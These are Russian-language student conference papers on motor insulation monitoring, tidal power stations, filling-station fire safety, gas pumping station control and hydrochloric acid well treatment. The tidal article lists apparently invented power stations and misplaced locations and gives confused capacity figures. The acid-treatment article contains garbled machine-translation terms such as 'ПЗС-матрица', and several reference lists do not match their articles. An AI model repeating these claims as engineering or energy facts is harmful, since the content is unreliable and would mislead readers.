В это время для контроля тока утечки используются обмотки 5,6,7,8. По сравнению с обмотками 1,2,3,4, обмотки 5,6,7,8 содержат большее количество витков, что необходимо для обеспечения большей чувствительности, поскольку сушка осуществляется при низком токе. Когда сопротивление обмотки увеличится, исполнительный механизм К2 разомкнет свои контакты, и сушка

прекратится. Если при подаче напряжения от цепи управления двигателем сопротивление изоляции двигателя падает ниже минимально допустимого значения, срабатывает исполнительный механизм К1 и двигатель отключается. В то же время активируется привод К2, включая режим сушки.

Контроль сопротивления изоляции асинхронного электродвигателя является важным шагом для обеспечения безопасности его использования и продления срока его эксплуатации. В данной статье были рассмотрены методы контроля сопротивления изоляции асинхронного электродвигателя и рекомендации по их использованию. Правильное проведение контроля сопротивления изоляции позволяет обеспечить безопасность и надежность работы асинхронного электродвигателя.

#### **Библиографический список:**

1. Пересада С.М., Дымко С.С. Прямое векторное управление моментом асинхронных двигателей с максимизацией соотношения момент-ток // Электромеханические и энергосберегающие системы. – Кременчуг: КрНУ, 2011. – Вып. 3/2011 (15) – С. 16–20.

2. Ключев Р. В., Васильев И. Е., Темиров П. Г. Методика оценки влияния климатических факторов на надёжность ЛЭП 115 кВ электроэнергетических систем/ Труды СКГТУ, вып. 6. 1999, с. 129-132.

3. Плиева М. Т., Кабисов А. А., Гудиев Т. Т. Разработка мероприятий по энергосбережению и повышению энергетической эффективности в распределительной системе / В сборнике: Энерго- и ресурсосбережение. Энергообеспечение. Нетрадиционные и возобновляемые источники энергии.

*Лукьянова Дарья Владимировна, студент*  
*Самарский государственный технический университет,*  
*г. Самара*  
*e-mail: [k3tst@bk.ru](mailto:k3tst@bk.ru)*

## ИСПОЛЬЗОВАНИЕ ПРИЛИВНЫХ ЭЛЕКТРИЧЕСКИХ СТАНЦИЙ

**Аннотация:** В данной статье рассматриваются перспективы применения приливных электрических станций в России. Приливные электрические станции представляют собой инновационный подход к получению электроэнергии из приливных потоков. В статье рассматриваются преимущества и недостатки использования приливных электрических станций, а также перспективы их применения в России.

**Ключевые слова:** приливные электрические станции, энергия приливов, возобновляемые источники энергии, перспективы.

**Abstract:** This article discusses the prospects for the use of tidal power plants in Russia. Tidal power stations represent an innovative approach to generating electricity from tidal flows. The article discusses the advantages and disadvantages of using tidal power plants, as well as the prospects for their use in Russia.

**Keywords:** tidal power plants, tidal energy, renewable energy sources, prospects.

Приливные электрические станции являются новым направлением в области использования возобновляемых источников энергии. Эти станции позволяют получать электроэнергию из приливных потоков, что делает их экологически чистыми и устойчивыми. В данной статье рассматриваются перспективы применения приливных электрических станций в России.

Преимущества и недостатки приливных электрических станций Одним из главных преимуществ приливных электрических станций является их экологическая чистота и устойчивость. Приливы являются постоянным источником энергии, что позволяет обеспечить постоянное энергоснабжение. Кроме того, приливные электрические станции не производят вредных выбросов, что делает их экологически безопасными.

Однако, приливные электрические станции имеют и недостатки. Одним из главных недостатков является высокая стоимость строительства и эксплуатации. Кроме того, приливные электрические станции могут иметь негативное влияние на местные экосистемы и рыбный промысел.

Перспективы применения приливных электрических станций в России В России имеется большой потенциал для использования приливных электрических станций, особенно в прибрежных регионах.

Одним из таких регионов является Камчатский край, где уже существуют некоторые проекты по созданию приливных электрических станций. В России также активно развиваются проекты по использованию других возобновляемых источников энергии, таких как солнечная и ветровая энергия. Использование приливных электрических станций имеет большой потенциал в качестве чистого источника энергии, который может помочь снизить зависимость от нефтегазовых источников энергии и сократить выбросы вредных веществ в окружающую среду. Однако, перед внедрением этой технологии необходимо провести тщательный анализ экономической целесообразности и возможного влияния на окружающую среду.

Применение приливных электрических станций в России может иметь ряд экономических и экологических преимуществ. Одним из таких преимуществ является возможность снижения зависимости России от импорта энергоресурсов. Кроме того, использование приливных электрических станций может помочь сократить выбросы вредных веществ в окружающую среду и снизить негативное влияние на климат. Развитие современной мировой экономики всегда связано с увеличением потребления энергии, что, в свою

очередь, оказывает негативное влияние на состояние окружающей среды (вредные выбросы от тепловых электростанций и дизельных электростанций, разливы нефти, осыпание почвы на участках добычи угля и т.д.)

Таким образом, в настоящее время в энергетическом секторе наблюдается тенденция к использованию экологически безопасных методов, которые не загрязняют окружающую среду, для производства электроэнергии.

В мире уже существует несколько приливных электрических станций, которые демонстрируют возможности этой технологии. Некоторые примеры таких станций:

1. Приливная электростанция Ла-Ранс, Франция - одна из самых крупных в мире приливных электрических станций, расположенная на устье реки Ла-Ранс во Франции. Станция имеет 24 гидротурбины, которые способны обеспечить электроснабжение для 240 тысяч домов.

2. Приливная электростанция Сихамба Ситабико, Канада - находится в заливе Фанди в провинции Нью-Брансуик на восточном побережье Канады. Станция использует технологию субморского колеса, которое вращается под водой, приводя в движение генератор электроэнергии.

3. Приливная электростанция Мэйхон, Китай - расположена на реке Мэйхон в провинции Фуцзянь на юго-востоке Китая. Станция использует 14 гидротурбин, которые способны производить 3,2 мегаватта электроэнергии.

4. Приливная электростанция Джерси, Великобритания - расположена на устье реки Северн в Великобритании. Станция использует технологию установки приборов на столбы, которые устанавливаются на дне реки и приводят в движение генераторы электроэнергии.

5. Приливная электростанция Бэй-оф-Фанди, Канада - находится на берегу залива Фанди в провинции Нью-Брансуик на восточном побережье Канады. Станция использует технологию колеса с коромыслами, которое вращается под водой приливов и отливов, приводя в движение генераторы электроэнергии.

Это лишь некоторые примеры приливных электрических станций,

которые уже используются в мире. Каждая из них имеет свои особенности и преимущества, но в целом они демонстрируют возможности этой технологии и ее потенциал как эффективного источника возобновляемой энергии.

Приливная энергия относится к гидроэнергетическим ресурсам, которые являются возобновляемыми. Возникновение приливов и отливов в мировом океане вызвано гравитационным воздействием Луны и солнца на водную поверхность. Поскольку большое количество воды в мировых океанах огромно, энергия их движения огромна. В то же время нынешний уровень развития приливной энергетики в мире и России все еще остается низким. Первая в мире приливная электростанция была введена в эксплуатацию во Франции в 1967 году. В то же время мы должны проделать хорошую работу. Мощность приливной электростанции составляет 240 мегаватт.

В то же время вода используется для приведения в действие турбин, естественным образом образуя водные потоки во время приливов и отливов, а высота приливов достигает 13,5 метров [1]. Первая в России приливная электростанция была введена в эксплуатацию на острове Кислая на Кольском полуострове в 1968 году. Мощность составляет 450 кВт. До 1990-х годов на этой электростанции проводились исследования для проверки режима работы электростанции, ее воздействия на окружающую среду, а также изучались исследования в области материаловедения. Полученные экспериментальные данные используются при проектировании некоторых других приливных электростанций. В настоящее время из-за проблем с финансированием эта электростанция выводится из эксплуатации [2].

Первая проблема заключается в том, что приливные электростанции могут быть построены только на берегах рек и морей. Выбор места для строительства связан с большим количеством исследований. Вторая проблема заключается в их переменном режиме работы - фактически выработка электроэнергии осуществляется только во время приливов, а в остальное время станция находится в резерве. В России лучшими местами для строительства электростанций являются прибрежные районы Северного Ледовитого и Тихого

океанов. Проект Пенжинской ГЭС, который в настоящее время строится на побережье Охотского моря, будет состоять из двух частей - "Северного участка" и "Южного участка". В настоящее время ведется проектирование опытно-промышленной электростанции на севере залива Чандун на Кольском полуострове. Также было проведено технико-экономическое обоснование строительства Тугурской ТЭС в Хабаровском крае мощностью 6,8 млн киловатт и годовой мощностью выработки электроэнергии 16,2 млрд киловатт и Мезенской ТЭС в Белом море (мощностью 18,2 млн киловатт и годовой мощностью выработки электроэнергии 16,2 млрд кВт). киловатт).

Поэтому развитие приливных электростанций является перспективным направлением для современной энергетики. Эти электростанции используют возобновляемую энергию приливов и отливов и являются экологически чистыми.

Приливные электрические станции представляют собой инновационный подход к получению электроэнергии из приливных потоков. Они являются экологически чистыми и устойчивыми и могут иметь ряд экономических и экологических преимуществ. В России уже существуют проекты по созданию приливных электрических станций, и их использование может стать одним из важных шагов на пути к устойчивому развитию и снижению зависимости от импорта энергоресурсов.

Однако, перед внедрением приливных электрических станций необходимо провести тщательный анализ экономической целесообразности и возможного влияния на окружающую среду. Также необходимо разработать эффективные технологии для строительства и эксплуатации приливных электрических станций.

В целом, применение приливных электрических станций является одним из перспективных направлений развития возобновляемых источников энергии. В России имеется значительный потенциал для их использования, и их внедрение может способствовать устойчивому развитию страны и снижению негативного влияния на окружающую среду.



### **Библиографический список:**

1. Патент №2446546 С 1 Российская Федерация МПК H02K 15/12 (2006.01) H02K 15/00 (2006.01) Устройство контроля сопротивления изоляции и сушки обмоток электродвигателя/ Алексанян И. Э., Безик В. А., Маркарянц Л. М., Самородский П. А. Заявка: №2011105665/07 15.02.2011; Оpubл. 27.03.2012; Приоритет изобретения 15.02.2011.

2. Алексанян И. Э. Метод повышения качества электроэнергии / И. Э. Алексанян. – Санкт-Петербург: Актуальные вопросы и перспективы развития современной науки, 2017. – 152 с.

*Лысенков Евгений Юрьевич, студент, Уфимский университет науки и технологий, РФ, г. Уфа*

*Аксенов Сергей Геннадьевич, доктор экон. наук, профессор, Уфимский университет науки и технологий, РФ, г. Уфа*

## **ОБЕСПЕЧЕНИИ ПОЖАРНОЙ БЕЗОПАСНОСТИ АВТОМОБИЛЬНЫХ ЗАПРАВОЧНЫХ СТАНЦИЙ (АЗС)**

**Аннотация:** Статья посвящена пожарной безопасности на автомобильных заправочных станциях. Актуальность темы заключается в том, что автозаправочные станции (АЗС) представляют собой особую категорию объектов, где уровень пожарной опасности очень высок. В результате неправильной эксплуатации, технических неисправностей или человеческого фактора может возникнуть пожар, который может привести к серьезным последствиям для жизни и здоровья людей, а также к нанесению значительного материального ущерба.

**Ключевые слова:** электрооборудование, автоматическая пожарная сигнализация, система автоматического пожаротушения, топливо, пожаротушение.

**Abstract:**The article is devoted to fire safety at automobile filling stations. The relevance of the topic lies in the fact that gas stations (gas stations) are a special category of facilities where the level of fire danger is very high. As a result of improper operation, technical malfunctions or human error, a fire may occur, which can lead to serious consequences for the life and health of people, as well as significant material damage.

**Key words:** electrical equipment, automatic fire alarm, automatic fire extinguishing system, fuel, fire extinguishing.

На автозаправочных станциях пожары и взрывы являются основными видами аварий. Даже при наличии небольших запасов топлива в резервуарах из-за паров возникает повышенная взрывоопасность. Вследствие взрыва может развиться пожар, пострадать люди, привести к разрушению рядом находящихся зданий. На АЗС можно выделить следующие источники пожарной опасности [1]:

- технологические процессы, связанные с перекачкой, хранением и использованием горюче-смазочных материалов;
- электрооборудование и электропроводка;
- нарушения правил пожарной безопасности со стороны персонала и посетителей.

Для обеспечения безопасной эксплуатации АЗС необходимо соблюдать определенные требования и нормы пожарной безопасности, такие как [2]:

- Наличие системы автоматической пожарной сигнализации (АПС), которая должна быть подключена к пульту централизованного наблюдения и управления (ПЦНУ) или к диспетчерской службе, ответственной за пожарную безопасность.

- Установка системы автоматического пожаротушения (АПТ), которая должна быть обязательно установлена на АЗС и должна быть подключена к АПС и ПЦНУ или диспетчерской службе.

- Установка системы пожарной сигнализации в зданиях, где располагаются помещения для хранения горюче-смазочных материалов (ГСМ) и другого оборудования.

- Использование специальных материалов при отделке помещений на АЗС. Например, панели и облицовочные материалы должны быть негорючими.

- Обязательное проведение пожарных тренировок и инструктажей для персонала, работающего на АЗС. Кроме того, персонал должен знать, как использовать системы пожаротушения и сигнализации в случае пожара.

- Соблюдение правил при хранении, перемещении и перевозке ГСМ. Они

должны храниться в специальных емкостях, обеспечивающих герметичность и безопасность, а также устанавливаться на защищенных от пожара местах.

- Проведение регулярных проверок системы пожарной сигнализации и пожаротушения. Это поможет обнаружить и исправить любые неисправности, которые могут возникнуть в работе этих систем.

- Установка пожарных гидрантов на территории АЗС, которые должны быть доступны для использования в случае пожара.

Особенности проектирования АЗС с учетом пожарной безопасности. При проектировании АЗС необходимо учитывать следующие особенности с точки зрения пожарной безопасности [3].

Размещение. АЗС должна находиться на безопасном расстоянии от жилых и производственных зон, а также от мест скопления людей. При проектировании учитывается не только расстояние между АЗС и окружающими объектами, но и доступность проездов и пожарных подъездов.

Емкости для топлива. Емкости для хранения топлива должны быть расположены на безопасном расстоянии друг от друга и от других объектов на АЗС. Также необходимо предусмотреть защиту от разлива топлива при повреждении емкости.

Автоматическая система пожаротушения. АЗС должна быть оснащена автоматической системой пожаротушения, которая должна включать в себя детекторы пожара, пожарную сигнализацию, систему пожарной смазки, автоматические пожарные краны и систему пенного тушения [4].

Электрооборудование. Электрооборудование на АЗС должно соответствовать пожарной безопасности и быть защищено от коротких замыканий и перегрузок.

Обучение персонала. Персонал АЗС должен быть обучен правилам пожарной безопасности, должен знать, как действовать в случае пожара и уметь пользоваться пожаротушащими средствами.

Планирование эвакуации. На АЗС должна быть разработана схема эвакуации людей в случае пожара. Эвакуационные выходы и пути должны быть

обозначены соответствующей сигнализацией.

Регулярная проверка. Необходимо регулярно проверять работоспособность систем пожарной безопасности, электрооборудования и других устройств на АЗС, чтобы минимизировать риск возникновения пожара.

Также одним из основных аспектов обеспечение пожарной безопасности является обучение персонала. Обучение персонала АЗС пожарной безопасности является критически важным для предотвращения пожаров и обеспечения безопасности как персонала, так и клиентов.

1. Необходимо разработать программу обучения: создать программу обучения, которая будет включать в себя всю необходимую информацию о пожарной безопасности на АЗС. Программа должна быть четко структурирована и легко понятна для персонала.

2. Обучение персонала: необходимо назначить ответственного сотрудника, который будет отвечать за обучение персонала по пожарной безопасности. Обучение должно проводиться регулярно, включать как теоретическую, так и практическую части, и охватывать все аспекты пожарной безопасности.

3. Обеспечить доступность информации: необходимо разместить информационные материалы по пожарной безопасности на АЗС, чтобы персонал всегда имел доступ к этой информации. Эти материалы могут включать в себя планы эвакуации, инструкции по пожаротушению, список веществ, которые могут вызвать пожар и т.д.

4. Проверка знания персонала: регулярно проводить проверки знаний персонала по пожарной безопасности. Это поможет определить слабые места в обучении и улучшить программу обучения.

5. Обновление программы обучения: пожарная безопасность на АЗС может изменяться со временем, поэтому важно обновлять программу обучения персонала, чтобы она соответствовала последним требованиям и стандартам безопасности.

Помните, что обучение персонала по пожарной безопасности должно

быть включено в ежегодный план работы АЗС и регулярно обновляться для обеспечения безопасности персонала и клиентов.

Помимо соблюдения требований пожарной безопасности сотрудниками АЗС, необходимо соблюдать и клиентам. В период заправки автотранспорта необходимо соблюдать следующие требования пожарной безопасности:

- не курить и не использовать открытый огонь вблизи топливозаправщика и бензозаправочного столба;

- необходимо осуществлять заправку автомобиля только с выключенным двигателем;

- запрещается производить какие-либо искры в окрестности места заправки;

- использовать только специальные контейнеры или горловины для заправки топлива;

- не заправлять автомобиль, если есть подозрение на утечку топлива;

- избегать переливания топлива при заправке, следить за уровнем топлива и остановить заправку, когда бак заполнен до нужного уровня;

- в случае разлива топлива необходимо засыпать песком или другими адсорбирующими веществами;

- запрещено производить какие-либо работы в грязной спецодежде, имеющая масляные пятна, пятна ГСМ;

- если происходит возгорание, не пытаться самостоятельно тушить огонь.

Немедленно вызвать пожарную службу и действовать в соответствии с инструкциями на табличках заправочных станций.

Таким образом, можно сделать вывод, обеспечение пожарной безопасности на АЗС — это многоплановый процесс, требующий комплексного подхода и усилий со стороны всех заинтересованных сторон. Важно не только соблюдать правила и требования, но и постоянно совершенствовать системы и методы обеспечения пожарной безопасности для минимизации рисков и обеспечения безопасности людей и окружающей среды.

### **Библиографический список:**

1. Технический регламент о требованиях пожарной безопасности: Федеральный закон от 22 июля 2008 N 123-ФЗ. – Текст: электронный // Официальный интернет портал правовой информации: [сайт]. – URL: <http://www.pravo.gov.ru>.
2. Аксенов С.Г., Синагатуллин Ф.К. Чем и как тушат пожар // Современные проблемы безопасности (FireSafety 2020): теория и практика: Материалы II Всероссийский научно-практической конференции. - Уфа: РИК УГАТУ, 2020, С. 146-151.
3. Семёнов С.И., Аксенов С.Г. Анализ обеспечения пожарной безопасности на объектах нефтеперерабатывающей и нефтехимической промышленности // Студенческий форум.- 2021, № 33 (169). - С. 51-54.
4. Правила противопожарного режима в Российской Федерации, утвержденные постановлением Правительства РФ от 16 сентября 2020г. № 1479 - Текст: электронный // Официальный интернет-портал правовой информации: [сайт]. – URL: <http://www.pravo.gov.ru>.

*Макаров Павел Александрович, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [uts.ap.21@mail.ru](mailto:uts.ap.21@mail.ru)*

## **ИСПОЛЬЗОВАНИЕ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ ГАЗОПЕРЕКАЧИВАЮЩЕЙ СТАНЦИИ**

**Аннотация:** Задачей системы управления устройством газоперекачивающей станции является поддержание технических параметров (давления, массового расхода) на желаемом уровне заданного значения, и поддержка целевого показателя в случае отклонения процесса.

**Ключевые слова:** АСР, компрессор, газоперекачивающий агрегат.

**Abstract:** The task of the gas pumping station device control system is to maintain the technical parameters (pressure, mass flow) at the desired level of the set value and to maintain the target indicator in case of process deviation.

**Keywords:** ASR, compressor, gas pumping unit.

Автоматическое управление газоперекачивающей станцией (ГПС) является важной частью процесса переработки и транспортировки газа. ГПС используется для перекачки газа из одного места в другое с помощью компрессорных установок. Автоматическое управление ГПС обеспечивает стабильную работу установки, увеличивает производительность и надежность процесса, а также повышает безопасность персонала и окружающей среды.

Цель автоматического управления ГПС - это увеличение эффективности работы станции, снижение затрат на ее эксплуатацию и повышение безопасности процесса перекачки газа. Применение автоматического



управления ГПС позволяет сократить число ошибок, снизить риск возникновения аварийных ситуаций, а также уменьшить количество персонала, занятого на станции.

Основными задачами автоматического управления ГПС являются:

- управление компрессорными установками;
- контроль и регулирование давления и расхода газа;
- обеспечение безопасности персонала и оборудования;
- оптимизация производительности и экономии энергии.

Одним из ключевых элементов автоматического управления ГПС является система управления. Она состоит из компьютерных программ и алгоритмов, которые обеспечивают автоматическое управление установкой. Система управления может быть реализована на базе промышленных контроллеров или на базе компьютера с программным обеспечением.

Кроме того, автоматическое управление ГПС может включать в себя следующие элементы:

- сенсоры и измерительные приборы для контроля давления, расхода и температуры газа;
- устройства защиты от аварийных ситуаций, такие как системы аварийного отключения;
- системы мониторинга и диагностики для обнаружения неисправностей и предотвращения сбоев в работе установки.

Преимущества автоматического управления ГПС заключаются в повышении производительности и надежности работы установки. Автоматическое управление ГПС позволяет регулировать процессы перекачки газа в реальном времени, обеспечивая стабильную работу установки и уменьшая количество остановок для ремонта и обслуживания. Кроме того, автоматическое управление ГПС повышает безопасность персонала и окружающей среды, так как система управления может автоматически реагировать на аварийные ситуации и предотвращать потенциально опасные ситуации.

Процесс автоматического управления ГПС начинается с сбора информации о параметрах работы станции, таких как давление, температура, расход газа и др. Данные с датчиков передаются в специальный компьютерный контроллер, который анализирует информацию и принимает решения о необходимости изменения параметров работы станции.

Компьютерный контроллер может быть настроен на автоматическое управление различными параметрами работы ГПС, такими как давление, температура, расход газа и др. В случае нарушения нормального режима работы станции, контроллер автоматически корректирует параметры работы, чтобы предотвратить возникновение аварийных ситуаций.

Одним из основных элементов автоматического управления ГПС является система аварийной защиты. Она позволяет автоматически отключать станцию в случае превышения нормативных значений параметров работы, чтобы предотвратить возникновение аварийных ситуаций.

Рабочая точка должна находиться в пределах безопасного или приемлемого рабочего диапазона с учетом таких ограничений, как скачок давления или блокировка. Кроме того, необходимо учитывать ограничения скорости, давления и мощности. Задачей построения системы регулировки компрессорного оборудования в системе транспортировки природного газа является разработка и внедрение многопараметрического контроллера, который управляет компрессором и минимизирует расход топлива газовой турбиной [1, с. 2925]. С помощью метода управления, основанного на прогностической модели (UPM), решается задача управления с несколькими переменными. UPM - это стратегия управления, которая принимает текущее состояние объекта управления за начальное состояние и решает задачу оптимального управления в режиме реального времени без обратной связи в течение ограниченного интервала для формирования текущего управляющего воздействия.

Настройки контроллера UPM приведены в таблице 1. Используйте метод квадратичного планирования, реализованный в model predictive control toolbox системы Matlab, чтобы минимизировать целевую функцию. Мощность турбины

составляет от 30% до 100% от номинальной мощности. Система автоматического управления показана на рисунке 1.




Рис 1. Система управления, основанная на прогностической модели

Таблица 1. Параметры контроллера UPM

Параметр	Значение
$[p;m]$	$[2;5]$
$[w^{\Delta u_1}; w^{\Delta u_2}; w^y]$	$[5;0,1;30]$
$[\Delta u_1^{\max}; \Delta u_1^{\min}; \Delta u_2^{\max}; \Delta u_2^{\min}]$	$[-4;4;-15;15]$
$[u_1^{\max}; u_1^{\min}; u_2^{\max}; u_2^{\min}]$	$[-70;10;4270;6405]$

На рисунке 2 показаны результаты моделирования, когда выпускной клапан увеличен с 90,44% до 65%. Можно отметить, что разработанная система управления позволяет регулировать давление нагнетания до требуемого контрольного значения быстрее, чем традиционный ПИ-закон, и имеет более ограниченный переходный процесс. Изменение лопасти впускного направляющего устройства может улучшить регулировку давления впрыска по сравнению с регулированием только скорости вращения.




Рис 2. Результаты моделирования системы управления

Чтобы минимизировать расход топлива в стационарном режиме, были изучены два ASR с контроллерами UPM: оптимизация расхода топлива путем воздействия на лопасти входного направляющего устройства в установившемся режиме без измерения расхода топлива.

### Библиографический список:

1. Закон РФ от 21.02.1992 №2395 - 1 «О недрах» [Электронный ресурс] / Программа информационной поддержки российской науки и образования Консультант Плюс.
2. Закон РФ от 10.01.2002 №7 - ФЗ «Об охране окружающей среды» [Электронный ресурс] / Программа информационной поддержки российской науки и образования Консультант Плюс.
3. Резервы, условные обязательства и условные активы. Международный стандарт финансовой отчетности (IAS) 37 (введен в действие на территории Российской Федерации Приказом Минфина РФ от 25.11.2011 № 160н) [Электронный ресурс] / Программа информационной поддержки российской науки и образования Консультант Плюс.

*Макаров Павел Александрович, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [uts.ap.21@mail.ru](mailto:uts.ap.21@mail.ru)*

## **СПОСОБ УВЕЛИЧЕНИЯ НЕФТЕОТДАЧИ ПУТЕМ УЛУЧШЕНИЯ СОЛЯНО-КИСЛОТНЫХ ОБРАБОТОК**

**Аннотация:** Трудноизвлекаемые запасы нефти и природного газа - это залежи, залежи или запасы отдельных их частей, которые характеризуются сложной добычей нефти в геологических условиях и/или ее физическими свойствами.

**Ключевые слова:** соляно-кислотная обработка, метод увеличения нефтеотдачи, кислотная обработка под высоким давлением.

**Abstract:** Hard-to-recover oil and natural gas reserves are deposits, deposits or reserves of their individual parts, which are characterized by complex oil production in geological conditions and/or its physical properties.

**Keywords:** hydrochloric acid treatment, method of increasing oil recovery, acid treatment under high pressure.

Соляно-кислотные обработки являются одним из наиболее распространенных методов добычи нефти и газа. Этот метод особенно эффективен для залежей с трудноизвлекаемыми запасами. Однако, для достижения максимальной эффективности соляно-кислотных обработок необходимо учитывать ряд факторов и использовать соответствующие технологии и оборудование.

Один из ключевых факторов, влияющих на эффективность соляно-

кислотных обработок, - это химический состав залежи. Различные типы залежей требуют различных типов кислот и соответствующих концентраций для максимальной эффективности обработки. При выборе типа кислоты и ее концентрации необходимо учитывать не только геологические свойства залежи, но и технологические возможности.

Еще одним важным фактором является качество используемой кислоты. Качество кислоты может оказать существенное влияние на эффективность соляно-кислотных обработок. Низкокачественная кислота может содержать примеси и загрязнения, которые могут снизить ее эффективность. Поэтому важно выбирать кислоту высокого качества и регулярно проводить ее анализ для определения содержания примесей.

Технологии и оборудование также играют важную роль в эффективности соляно-кислотных обработок. В настоящее время существует множество различных технологий и оборудования для проведения соляно-кислотных обработок, каждое из которых имеет свои преимущества и недостатки. При выборе технологии и оборудования необходимо учитывать особенности залежи, а также возможности и доступность оборудования.

Для повышения эффективности соляно-кислотных обработок на залежах с трудноизвлекаемыми запасами также рекомендуется использовать современные методы и технологии. Одним из таких методов является использование наночастиц.

Существует большое количество месторождений, состоящих из низкопроницаемых коллекторов или находящихся на стадии снижения добычи. Для повышения коэффициента извлечения нефти используется большое количество методов, варианты которых требуют детальных технико-экономических обоснований. Одним из таких методов считается обработка соляной кислотой (СОЕХ).

Я считаю, что использование соляной кислоты - более простой способ справиться с нижней областью (ССD). Суть этой обработки заключается во введении раствора кислоты в ПЗС-матрицу. Используемый раствор в сочетании

с некоторыми веществами породы, а именно известняком, доломитом или карбонатными цементирующими веществами, очищает эту область, образует или расширяет поры и трещины, и в результате проницаемость породы увеличивается [1; 2].

Соляная кислота используется для обработки нескольких типов скважин:

- Кислотная ванна;
- Простая кислотная обработка;
- Высоковольтная ПЗС-обработка;
- Обработка горячей кислотой;
- Интервал (шаг за шагом) СКО;
- Кислотная обработка природных резервуаров. Давайте рассмотрим эти

шаги для простой операции на рисунке 1.




Рисунок 1 - Стадия простой обработки соляной кислотой

В процессе кислотной обработки рзр необходимо использовать имеющееся в продаже оборудование и приспособления, схема которых показана на рисунке 2.




Рисунок 2 - Схема расположения оборудования при закачке кислотного раствора в скважину

На мой взгляд, эффективность использования системы СОЕХ зависит от правильного выбора данного вида обработки для конкретной ситуации и сложности возможности извлечения нефти из месторождения.

Как показала практика, для достижения наилучших результатов при достаточно низкой проницаемости кислоту (ПВД) предпочтительно обрабатывать под высоким давлением.

При некоторых видах обработки кислота не проникает в слои с плохой проницаемостью, и они остаются непокрытыми, потому что, например, пропитываются кислотой. Поэтому, чтобы увеличить проницаемость этих коллекторов, используется кислотная обработка под высоким давлением, которая затем проводится через кислотную ванну и простую систему СОЕХ.

Во время кислотной обработки ПВД используются два или более совместно работающих насоса для закачки смеси в резервуар под давлением 30 МПа или выше. Кислотный раствор представляет собой очень вязкую эмульсию кислотного типа в масле (смесь 10-12% раствора хлористого водорода (HCl) и масла в соотношении 7:3). Объем этой эмульсии для закачки рассчитывается по объему пор пласта по формуле:

$$V_e = \pi * (R^2 - r^2) * h * m,$$

Где R - радиус впрыска; h - толщина проницаемого сэндвича; m -



пористость.

